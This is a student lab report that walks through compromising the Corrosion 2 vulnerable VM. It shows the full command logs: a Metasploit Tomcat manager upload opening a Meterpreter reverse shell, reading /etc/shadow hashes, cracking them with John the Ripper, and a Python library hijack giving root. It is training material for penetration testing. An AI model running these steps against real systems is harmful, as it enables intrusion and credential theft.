Experiment 9: CFT (Exploitation and Privilege Escalation)

Aim: To demonstrate ethical hacking for a vulnerable machine using various tools.

Learning Outcomes:
After completion of this experiment, student should be able to

1. Use various tools like netdiscover, Metasploit framework, nmap, dirb etc.
2. Implement ethical hacking methodology
3. Compromise vulnerable machine

Theory:
Figure 1 below indicates basic steps involved in hacking.



Figure 1: Basic Hacking Process

Some of the tools that you are may use in this lab are
Network Scanning
- **netdiscover**
- **nmap**

Enumeration
- **dirb**
- **fcrackzip**

Exploitation
- **Metasploit**
- **/etc/shadow**
- **john**

Privilege Escalation
- **ssh**
- **python library hijacking**
- **root flag**

Lab Performance

With the obtained credentials, we can proceed with exploitation using Metasploit. In this case, the **Tomcat exploit** is the most suitable choice. Once executed, it provides all the necessary information for further actions. As a result, we successfully established a **Meterpreter session**.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

 _____________________________________________________________________
|                                                                     |
|                METASPLOIT CYBER MISSILE COMMAND V5                  |
|_____________________________________________________________________|
      \       .                       /                       /                x
       \                             /                       /
        \          +                /          +            /
         *                          /                       /
   X                               /          .            /            X
                                  /                       /
                                 /                       /
                                /                       /
                               /                       /
                              /                       /
                             /                       /
                            /                       /
                           /                       /
                          /                       /
                         /                       /
                        /                       /
                       /                       /
                      /                       /
                     /                       /
                    /                       /
                   /                       /
                  /                       /
                 /                       /
                /                       /
                                       ###
                                      # % #
                                       ###
     .                    .                  *          .
                         *
                +                   *

                                    ^
####     __   __   __          #######       __   __   __        ####
####    /  \ /  \ /  \      ###########    /  \ /  \ /  \       ####
#################################################################
#################################################################
# WAVE 5 ####### SCORE 31337 ################################ HIGH FFFFFFFF #
#################################################################
                                                   https://metasploit.com


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword melehifokivai
httppassword => melehifokivai
msf6 exploit(multi/http/tomcat_mgr_upload) > set FingerprintCheck false
FingerprintCheck => false
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying kpHBYDAtTOxNFy6GIP...
[*] Executing kpHBYDAtTOxNFy6GIP...
[*] Undeploying kpHBYDAtTOxNFy6GIP ...
[*] Sending stage (58037 bytes) to 10.0.2.5
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:34910) at 2025-03-11 00:00:22 -0400

meterpreter >
```

We navigated to the **home directory** and identified two users: **Jaye** and **Randy**. We then switched to **Jaye's account**, using the previously discovered password (**melehifokivai**).

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040110/--x--x---  4096  dir   2021-09-17 22:53:30 -0400  jaye
040554/r-xr-xr--  4096  dir   2021-09-20 21:57:04 -0400  randy

meterpreter > cd jaye
meterpreter > ls
[-] stdapi_fs_ls: Operation failed: 1
meterpreter > su jaye
[-] Unknown command: su. Run the help command for more details.
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
ls: cannot open directory '.': Permission denied
cd /home
ls
jaye
randy
su jaye
Password: melehifokivai
cd jaye
ls
Desktop
Documents
Downloads
Files
Music
Pictures
Public
snap
Templates
Videos
cd Files
ls
look
```

We found a utility named .program, which allows us to search for any file on the system. Using this, we located the /etc/shadow file and successfully retrieved the hashed passwords of all users in the lab.

```
./look '' /etc/shadow
root:$6$fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
systemd-resolve:*:18858:0:99999:7:::
systemd-timesync:*:18858:0:99999:7:::
messagebus:*:18858:0:99999:7:::
syslog:*:18858:0:99999:7:::
_apt:*:18858:0:99999:7:::
tss:*:18858:0:99999:7:::
uuidd:*:18858:0:99999:7:::
tcpdump:*:18858:0:99999:7:::
avahi-autoipd:*:18858:0:99999:7:::
usbmux:*:18858:0:99999:7:::
rtkit:*:18858:0:99999:7:::
dnsmasq:*:18858:0:99999:7:::
cups-pk-helper:*:18858:0:99999:7:::
speech-dispatcher:!:18858:0:99999:7:::
avahi:*:18858:0:99999:7:::
kernoops:*:18858:0:99999:7:::
saned:*:18858:0:99999:7:::
nm-openvpn:*:18858:0:99999:7:::
hplip:*:18858:0:99999:7:::
whoopsie:*:18858:0:99999:7:::
colord:*:18858:0:99999:7:::
geoclue:*:18858:0:99999:7:::
pulse:*:18858:0:99999:7:::
gnome-initial-setup:*:18858:0:99999:7:::
gdm:*:18858:0:99999:7:::
sssd:*:18858:0:99999:7:::
randy:$6$bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::
systemd-coredump:!!:18886::::::
tomcat:$6$XD2Bs.tL01.5OT2b$.uXUR3ysfujHGaz1YKj1l9XUOMhHcKDPXYLTexsWbDWqIO9ML40CQZPI04ebbYzVNBFmgv3Mpd3.8znPfrBNC1:18888:0:99999:7:::
sshd:*:18887:0:99999:7:::
```

Since we already have Jaye's password, we extract Randy's hash value, save it in a file named hash, and prepare it for cracking.

```
┌──(root💀 kali)-[~/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
07051986randy    (randy)
1g 0:00:56:56 DONE (2022-01-19 15:37) 0.000292g/s 4078p/s 4078c/s 4078C/s 070552
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We used John the Ripper, a specialized password-cracking tool, to crack the hash. Within seconds, we successfully retrieved the password: 07051986randy.

Escalating Access

Now, we have all of the necessary information to begin privilege escalation. To login via ssh as user randy, we use the cracked password 07051986randy.

```
┌──(kali㉿kali)-[~]
└─$ ssh randy@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:zKtKAXyhL0euYM1nLav6ZWVRGZ4c2NxUZ+mMIU3VImg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
randy@10.0.2.4's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

553 updates can be applied immediately.
452 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

Next, we used the sudo -l command to check the user's privileges. We found that Python library hijacking could be exploited. Specifically, the randombase64.py script imports a file named base64, which we can manipulate to escalate privileges.

```
randy@corrosion:~$ sudo -l
[sudo] password for randy:
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
randy@corrosion:~$ cat /home/randombase64.py
cat: /home/randombase64.py: No such file or directory
randy@corrosion:~$ cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')
```

To obtain base64 file coordinates, we use the locate command. In a couple of seconds, we discover its coordinates. We investigated the file's restrictions. Using this file, we can gain root access.

```
randy@corrosion:~$ locate base64
/home/randy/randombase64.py
/snap/core18/2128/usr/bin/base64
/snap/core18/2128/usr/lib/python3.6/base64.py
/snap/core18/2128/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/core18/2128/usr/lib/python3.6/email/base64mime.py
/snap/core18/2128/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/core18/2128/usr/lib/python3.6/encodings/base64_codec.py
/snap/core18/2128/usr/lib/python3.6/encodings/__pycache__/base64_codec.cpython-36.pyc
/snap/core18/2855/usr/bin/base64
/snap/core18/2855/usr/lib/python3.6/base64.py
/snap/core18/2855/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/core18/2855/usr/lib/python3.6/email/base64mime.py
/snap/core18/2855/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/core18/2855/usr/lib/python3.6/encodings/base64_codec.py
/snap/core18/2855/usr/lib/python3.6/encodings/__pycache__/base64_codec.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/72/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/72/usr/lib/python3.6/encodings/base64_codec.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/email/base64mime.py
/snap/gnome-3-34-1804/93/usr/lib/python2.7/encodings/base64_codec.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/base64.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/__pycache__/base64.cpython-36.pyc
/snap/gnome-3-34-1804/93/usr/lib/python3.6/email/base64mime.py
/snap/gnome-3-34-1804/93/usr/lib/python3.6/email/__pycache__/base64mime.cpython-36.pyc
/snap/gnome-3-34-1804/93/usr/lib/python3.6/encodings/base64_codec.py
/usr/bin/base64
/usr/lib/python3.8/base64.py
/usr/lib/python3.8/__pycache__/base64.cpython-38.pyc
/usr/lib/python3.8/email/base64mime.py
/usr/lib/python3.8/email/__pycache__/base64mime.cpython-38.pyc
/usr/lib/python3.8/encodings/base64_codec.py
/usr/lib/python3.8/encodings/__pycache__/base64_codec.cpython-38.pyc
/usr/share/man/man1/base64.1.gz
/usr/share/mime/application/x-spkac+base64.xml
randy@corrosion:~$
```

```
randy@corrosion:~$ ls -la /usr/lib/python3.8/base64.py
-rwxrwxrwx 1 root root 20386 Sep 20  2021 /usr/lib/python3.8/base64.py
randy@corrosion:~$
```

We made some changes to this base64 python file using the nano command. Add this code to get root access to the victim's machine

```
import re
import struct
import binascii
import os
os.system("/bin/bash")
```

We are now coordinating the use of both Python files.

```
randy@corrosion:~$ nano /usr/lib/python3.8/base64.py
randy@corrosion:~$ sudo /usr/bin/python3.8 /home/randy/randombase64.py
root@corrosion:/home/randy#
```

```
root@corrosion:/home/randy# ls
Desktop  Documents  Downloads  Music  note.txt  Pictures  Public  randombase64.py  Templates  user.txt  Videos
root@corrosion:/home/randy# cd /root
root@corrosion:~# ls
root.txt  snap
root@corrosion:~# cat root.txt
2fdbf8d4f894292361d6c72c8e833a4b
root@corrosion:~#
```

Boom!! We obtained root access. We immediately changed the directory to root and received the root flag in a matter of seconds.

Procedure:

Task 1: Familiarizing with the Tools

- Metasploit Framework – Used to exploit vulnerabilities.
- John the Ripper – Cracked password hashes.
- Python os Library – Enabled privilege escalation.

Task 2: Exploiting the System

- Metasploit Exploit: Used Tomcat Metasploit to exploit weak credentials, deploy a malicious WAR file, and gain a reverse shell.
- User Enumeration: Identified jaye and randy as system users.
- Password Cracking: Used John the Ripper, revealing:
  - jaye | melehifokivai
  - randy | 07051986randy
- Privilege Escalation: Used a Python script with the os library to execute commands as root, gaining full control.

Review question:

Task 3: Answering the Review Questions

1. Which Metasploit exploit was used?
   - The Tomcat Metasploit exploit was used to gain initial access by leveraging weak credentials in the Apache Tomcat Manager. This allowed us to deploy a malicious WAR file and obtain a reverse shell.
2. How many users were found?
   - Two users were discovered during enumeration: jaye and randy.
3. What are their usernames and passwords?
   - Username: jaye | Password: melehifokivai
   - Username: randy | Password: 07051986randy
4. Which password-cracking mechanism was used?
   - John the Ripper was used to crack password hashes, revealing plaintext credentials for both users.
5. Which library was used for privilege escalation?
   - The Python os library was used to execute system commands as root, enabling privilege escalation and granting full control over the system.

Reference: https://www.hackingarticles.in/corrosion-2-vulnhub-walkthrough/